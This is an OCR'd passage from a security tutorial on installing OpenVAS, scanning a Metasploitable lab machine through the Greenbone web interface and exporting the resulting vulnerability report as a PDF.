
[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
[>] Checking for admin user
[*] Creating admin user
User created with password '1d7a51b7-6993-4b6d-9ed9-b1ed09fb427a'.
[+] Done
[sudo] password for user:

The password will be changed later. Before starting OpenVas you must repeat the previous operation, i.e. go to the OpenVas item and click on "feed update" which will update the database to search for vulnerabilities. Also in this case you will need to be patient as it will take a long time.

After this step you can check if everything went well by clicking on "openvas check setup".


If there are any problems just start the terminal, log in as root

(using the sudo su command, enter the administrator password) and type "openvasmd -rebuild". This operation is essential because otherwise there could be problems with the scanner and the analysis results could always be negative, which means that vulnerabilities will not be detected.




Now you can start OpenVas by searching for OpenVas again and clicking on "openvas start" in the menu seen above. Right-clicking on the link

(https://127.0.0.1:9392) you can connect to the graphic interface page.



Docs: man:openvasmd(8)
http://www.openvas.org/
Process: 2832 ExecStart=/usr/sbin/openvasmd --listen=127.0.0.1 --port=9390 --d
abase=/var/lib/openvas/mgr/tasks.db (code=exited, status=0/SUCCESS)
ain PID: 2833 (openvasmd)
Tasks: 1 (limit: 4656)
Memory: 5.0M
CGroup: /system.slice/openvas-manager.service
└2833 openvasmd
r 04 09:35:41 parrot systemd[1]: Starting Open Vulnerability Assessment System
anager Daemon...
r 04 09:35:41 parrot systemd[1]: openvas-manager.service: Can't open PID file
un/openvasmd.pid (yet?) after start: No such file or directory
r 04 09:35:41 parrot systemd[1]: Started Open Vulnerability Assessment System
nager Daemon.
] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
[root@parrot]-[/home/user]
#

A security alert will open in your browser as shown in the picture. Just click on "advanced", then on "add exception" and finally on "confirm security exception", as shown in the following figure.


Add Security Exception (sandboxed or root)
You are about to override how Firefox identifies this site.
Legitimate banks, stores, and other public sites will not ask you to do this.
Location: https://127.0.0.1:9392/
Get Certificate
This site attempts to identify itself with invalid information.
View...
Wrong Site
The certificate belongs to a different site, which could mean that someone is trying to impersonate this site.
Unknown Identity
The certificate is not trusted because it hasn't been verified as issued by a trusted authority using a secure signature.
Permanently store this exception
Confirm Security Exception
Cancel
t your information from being stolen,
Go Back
Advanced
The certificate is not trusted because the issuer certificate is unknown.
The server might not be sending the appropriate intermediate certificates.
An additional root certificate may need to be imported.
The certificate is only valid for .
Error code: SEC_ERROR_UNKNOWN_ISSUER
Add Exception...

The browser will open this interface where you have to specify user name (admin) and password (just paste the password previously saved during the installation phase).

Finally you will have access to the OpenVas graphical interface.



Greenbone Security Assistant - Mozilla Firefox (sandboxed or root)
Greenbone Security Assistant
Dashboard
Tasks by Severity Class (Total: 0)
Tasks by status (Total: 0)
CVEs by creation time (Total: 120302)
Hosts topology
No hosts with topology selected
NVTs by Severity Class (Total: 0)

To perform the test you have to start the victim's virtual machine (Metasploitable). For access you must enter username (msfadmin) and password (msfadmin). With the command "ifconfig" we will be shown the IP address of the machine to be analyzed. It is important to remember to set the network to "card with bridge" in both virtual machines.

```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3b:fa:df
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3b:fadf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11305 (11.0 KB)  TX bytes:11652 (11.3 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```


At the end of this phase you have to move to the machine where

OpenVas is running. First of all it is necessary to change the password. To change the password you will need to go to the "users" item in the black toolbar where there is the "Administration" item. By clicking on the blue wrench symbol you can change the password in the "new password" field. To save it, confirm the operation with the "save" button.




Finally we can go ahead with the analysis. To do the first vulnerability analysis, move to the "tasks" item in "Scans" and click on the purple wand symbol in the upper left corner. A screen will


open as in the following figure in which you must enter the IP address to be analyzed. In our case the IP address of the metasploitable machine is 192.168.1.9 and, once inserted, you have to click on start scan and wait for the completion of the operation. In case there is the need to analyze more than one IP address it will be enough to indicate a range (for example 192.168.1.1 - 192.168.1.20).


Greenbone Security Assistant
Task Wizard
Quick start: Immediately scan an IP address
IP address or hostname:
192.168.1.9
The default address is either your computer or your network gateway.
As a short-cut I will do the following for you:
1. Create a new Target
2. Create a new Task
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress
In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.
When creating the Target and Task I will use the defaults as configured in "My Settings".
By clicking the New Task icon you can create a new Task yourself.
Start Scan


A screen similar to the following will open. The red circle will indicate the progress of the analysis, while the blue circle will indicate how many seconds the page will update to check the scan update.




The scan may take a short or long time depending on the vulnerabilities to be analyzed. The black circle in the figure indicates the state of completion of the operation.



When the scan finishes you can generate a detailed report that contains not only all the vulnerabilities found but also possible solutions. A specially vulnerable target has been chosen for this test to allow the report to be analyzed. The severity indicated in the green circle in the figure below will indicate the vulnerability index ranging from 1 to 10 (in this case maximum). You have to move to the "reports" field located in the "Scans" item indicated in the red circle.




The following figure shows an account of all the reports generated. You have to click on the scan you just made indicated in the red circle.




The following screen will appear with all the analysed vulnerabilities indicated in the blue circle. In the red circle of the following figure you have to select the pdf and then click on the download button indicated in the green circle. In case a pdf file with a size equal to 0 bytes is generated, open the terminal and type the following commands:

sudo apt-get install
texlive-latex-base sudo
apt-get install texlive-latex-extra sudo service
openvas-scanner restart
sudo service openvas-manager
restart
Obviously you need to restart the OpenVas interface as


indicated above to make the changes.




At this point you have to select either "Save File" to download it or "Open With" and select "Other" to open it directly.




You must select "View All Applications".




Finally, find and select "LibreOffice Writer" and first click on "Select" and then on "Ok".



After a few seconds you will see the detailed report that will indicate all the vulnerabilities found and the advice to solve them. The following figures show some pages of the report where you can see the index of all the vulnerabilities analyzed in descending order (from the most dangerous to the least dangerous).



Scrolling through the report you can see how each vulnerability is analyzed and described in detail.
In the black circle of the following figure there is the result of the found vulnerability, in the red one a possible solution and finally in the green one the method used for the search of this vulnerability.



So with OpenVas you can generate detailed reports fully automatically and analyze all known vulnerabilities in a simple way.

CONCLUSIONS

Working in the world of Information Security requires constant updating and daily study. The available technologies are increasing and becoming more and more complex and for this reason the need

to secure data and information also increases.

Nowadays you do not realize how easily data is accessible on the network and how easy it is to find important information simply by browsing. Hackers' objectives range from searching for system vulnerabilities to finding a person's vulnerability. It is important that everyone is informed about the concept of security in order to be more aware of the risks they are facing. "There is no system that guarantees a maximum level of security."